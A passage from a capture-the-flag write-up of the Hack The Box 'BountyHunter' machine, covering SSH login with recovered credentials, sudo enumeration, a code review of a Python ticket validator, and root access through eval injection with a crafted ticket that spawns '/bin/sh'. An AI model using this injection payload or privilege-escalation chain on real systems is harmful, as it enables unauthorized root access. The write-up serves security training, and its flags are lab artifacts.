
Finally, I have found username and password. I tried to log in using *"ssh admin@10.10.11.100"*, but that did not work; so I tried to use the username 'development' with the same password we have just found -



```
└─$ ssh development@10.10.11.100                                              130 ×
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 27 Oct 2021 04:01:08 PM UTC

  System load:  0.19              Processes:             226
  Usage of /:   24.4% of 6.83GB   Users logged in:       1
  Memory usage: 19%               IPv4 address for eth0: 10.10.11.100
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Oct 27 15:45:25 2021 from 10.10.14.93
development@bountyhunter:~$
```

Figure 14: Development login

We got the user!



```
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
d4a135d9002f70f99751d4799a3983c9
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a
 look at the internal tool they sent over. There have been a handful of tickets submitted that have been failing validation
and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
development@bountyhunter:~$
```


Figure 15: We got our flag for HTB

0.4 Privilege Escalation

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.

MITRE ATT&CK


From my experience, using an enumeration tool such as 'linuxprivchecker' and 'linpeas' is a good idea only after doing some basic searching of my own; getting too much information can be confusing and cost a lot of time. I'd rather travel through some main directories and look for some information including some basic commands that specify the OS type and permissions. I'll start with the text inside contract.txt(figure 15) - So there is a company named 'Skytrain Inc' and they are having a problem with a ticket validation software. Also, I am seeing we got some permissions to test this program. I'll write 'sudo -l' since I want to see which things I can do as root and maybe find where the software is located as we got some high permissions.



```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

Figure 16: Sudo -l


We found the location of the software and we can run it on root privileges using python! I believe we are going to try to inject some code inside the python file. Once I entered the folder I saw a directory containing examples of invalidated tickets and the source code of the program. Here is an example of one of them-



```
development@bountyhunter:/opt/skytrain_inc$ cd invalid_tickets/
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ ls
390681613.md  529582686.md  600939065.md  734485704.md
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ cat 734485704.md
# Skytrain Inc
## Ticket to Bridgeport
__ticket code:__
**18+71+8**
##Issued: 2021/06/21
#End Ticket
```

Figure 17: Invalid ticket

I know I can read python, so I will read the source code and try to find a weakness since we cannot edit the file(I checked using ls -l) -




```
development@bountyhunter:/opt/skytrain_inc$ cat ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
development@bountyhunter:/opt/skytrain_inc$
```

Figure 18: Source code

I will try to make it simple -

1. The software asks for a path to the ticket file
2. If the file ends with '.md', it reads it.
3. The software divides the ticket into lines and gives each line a number starting with 0
4. The first line must start with "# Skytrain Inc ".
5. The second line must start with "## Ticket to ", followed by a name.
6. The third line must start with "**" followed by a number that if you divide that number by 7, the remainder would be 4. The number itself must be above 100, followed by '+'


It is a bit more complicated than that, but that's all we have to know in order to exploit this vulnerability. The software uses the command 'eval' which is a tricky command; its like opening CMD, writing python and giving us an ability do write whatever we want, as it takes whatever is inside and just executes it. So what I will do is write a ticket that ends with '.md' on /tmp since I have permissions there, following the rules and making the number 144. Then, I'll add + since the software splits the text using the character '+' and import a python package called 'os'. I'll use the command 'system' that basically lets me write a system command and it'll execute it. Let's take a look -



```
# Skytrain Inc
## Ticket to root
__Ticket Code:__
**144+ __import__('os').system('/bin/sh')
```

Figure 19: Injection

Now, let's run it with 'sudo' since we can and we want 'root' to run this.



```
development@bountyhunter:/tmp$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/tmp/root.md
Destination: root
# whoami
root
# ls
root.md                                                                   systemd-private-4374250265db423190d396944176f4dd-systemd-resolved.service-FhMHEh
systemd-private-4374250265db423190d396944176f4dd-apache2.service-JrCCsj        systemd-private-4374250265db423190d396944176f4dd-systemd-timesyncd.service-M3YGvj
systemd-private-4374250265db423190d396944176f4dd-systemd-logind.service-DSzXJh  vmware-root_646-2722173496
# cd ~
# ls
root.txt  snap
# cat root.txt
0e8726c7c208f08e4f7d5c045963b693
#
```

Figure 20: We got root!